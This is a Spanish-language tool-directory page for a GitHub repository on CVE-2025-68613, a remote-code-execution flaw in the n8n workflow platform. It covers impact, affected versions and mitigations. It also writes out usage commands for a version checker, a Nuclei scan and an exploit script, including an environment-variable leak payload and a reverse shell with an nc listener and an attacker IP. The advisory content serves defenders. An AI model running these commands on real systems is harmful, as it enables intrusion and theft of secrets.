
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/sahilccras/blackash-cve-2025-68613
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y EducaciónDesarrollo de Payloads
GitHubsahilccras/blackash-cve-2025-68613

Blackash-CVE-2025-68613

CVE-2025-68613

Ver Repositorio
131hace 11 mesesAún no revisado
Compartir


🚨 CVE-2025-68613 — RCE crítico en n8n

n8nblog

Severidad: 🔴 Crítico Impacto: Ejecución remota de código Plataforma afectada: n8n (automatización de flujos de trabajo)


🧩 Resumen

CVE-2025-68613 es una vulnerabilidad de seguridad crítica en n8n, una plataforma de automatización de flujos de trabajo de código abierto. El problema permite a un atacante autenticado ejecutar código arbitrario en el servidor abusando de la forma en que se evalúan las expresiones de los flujos de trabajo.


🎯 Detalles de la vulnerabilidad

  • Tipo: Inyección de expresiones → Ejecución remota de código
  • CWE: CWE-913 — Control inadecuado de recursos de código gestionados dinámicamente
  • Vector de ataque: Red
  • Privilegios requeridos: Bajos (usuario autenticado)
  • Interacción del usuario: Ninguna
  • Alcance: Cambiado

💥 Por qué es peligrosa: Las expresiones maliciosas se evalúan en un contexto que no está correctamente aislado, lo que permite acceder al runtime subyacente.

🧨 Impacto potencial

G8vg8GbXkAAJan2

Si se explota, un atacante podría:

  • 🖥️ Ejecutar comandos arbitrarios del sistema
  • 🔐 Robar credenciales, tokens y secretos
  • 🧬 Modificar o dejar puertas traseras en los flujos de trabajo
  • 📤 Exfiltrar datos sensibles
  • 💣 Comprometer por completo el host de n8n

El ataque se ejecuta con los mismos privilegios que el servicio de n8n, lo que amplifica su impacto.


📊 Métricas de severidad

MétricaValor
CVSS v3.1~9.9–10.0
ConfidencialidadAlta
IntegridadAlta
DisponibilidadAlta

➡️ Se requiere autenticación, pero no se necesita acceso de administrador.


🧪 Versiones afectadas

🚫 Vulnerables:

  • 0.211.0 → 1.120.3
  • 1.121.0

✅ Corregidas:

  • 1.120.4
  • 1.121.1
  • 1.122.0 y posteriores

🛠️ Remedición y mitigación

✅ Recomendado (mejor opción)

  • Actualice inmediatamente a una versión corregida

⚠️ Reducción temporal del riesgo

(NO elimina por completo la vulnerabilidad)

  • Restrinja la creación/edición de flujos de trabajo a usuarios de confianza únicamente
  • Ejecute n8n con privilegios mínimos del sistema operativo
  • Aísle el servicio (contenedores, VM, sistema de archivos restringido)
  • Limite la exposición a la red (VPN, reglas de firewall)
  • Habilite el registro de eventos y supervise los cambios en los flujos de trabajo

🧠 Referencia rápida

CategoríaInformación
ID CVECVE-2025-68613
Producton8n
Clase de falloInyección de expresiones
ResultadoEjecución remota de código
Acceso necesarioUsuario autenticado
Corrección disponibleSí


✅ CVE-2025-68613.py — Comprobador remoto de versión y exposición (seguro)

🧪 Ejemplo de uso

sudo python3 CVE-2025-68613.py -u http://127.0.0.1:5678

Salida de ejemplo

[+] Target: http://127.0.0.1:5678
[+] Possible n8n detected at /
[+] Detected version: 1.120.2

--- Result ---
🚨 VULNERABLE
Target version is affected by CVE-2025-68613

¿Cómo ejecuto este script?

  1. Descargue e instale Nuclei.
  2. Clone este repositorio en su sistema local.
  3. Ejecute el siguiente comando:
┌──(kali㉿kali)-[~]
└─$ sudo nuclei -t CVE-2025-68613.yaml -u http://targets:5678

O si desea escanear una lista de hosts, ejecute:

┌──(kali㉿kali)-[~]

└─$ sudo nuclei -t CVE-2025-68613.yaml -l targets.txt

Salida de ejemplo
nuclei

Ejemplos de uso:

  • Filtrar variables de entorno:
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload env_leak

  • Obtener información del usuario:
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload id

  • Reverse shell (inicie el listener primero: nc -lvnp 4444):
    python3 CVE-2025-68613-exploit.py --url https://target-n8n.com --api_key YOUR_API_KEY --payload reverse_shell --attacker_ip YOUR_IP --attacker_port 4444

Este script es únicamente para pruebas de seguridad autorizadas en sistemas que usted posee o para los que tiene permiso explícito de prueba.


⚠️ DESCARGO DE RESPONSABILIDAD ⚠️

🔒 Este script es un exploit Prueba de Concepto (PoC) para CVE-2025-68613 en n8n.

📚 Se proporciona estrictamente con fines educativos y solo para pruebas de seguridad autorizadas.

🛡️ Úselo exclusivamente en sistemas que usted posea, controle o sobre los que tenga permiso explícito por escrito para probar.

🚫 El uso no autorizado contra cualquier sistema es ilegal y puede violar leyes (por ejemplo, leyes contra el fraude y abuso informático).

❌ El autor y las partes asociadas no asumen ninguna responsabilidad por el mal uso, daños o consecuencias legales.

✅ Úselo de manera responsable, ética y en pleno cumplimiento de todas las leyes y regulaciones aplicables.

🔐 Si realiza pruebas de penetración, asegúrese de contar con la autorización adecuada (por ejemplo, Reglas de Compromiso).

🛠️ Los investigadores de seguridad pueden usarlo para verificar vulnerabilidades y fomentar la aplicación oportuna de parches.



Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    546
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    477
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    377
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    324
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    269
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    252

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →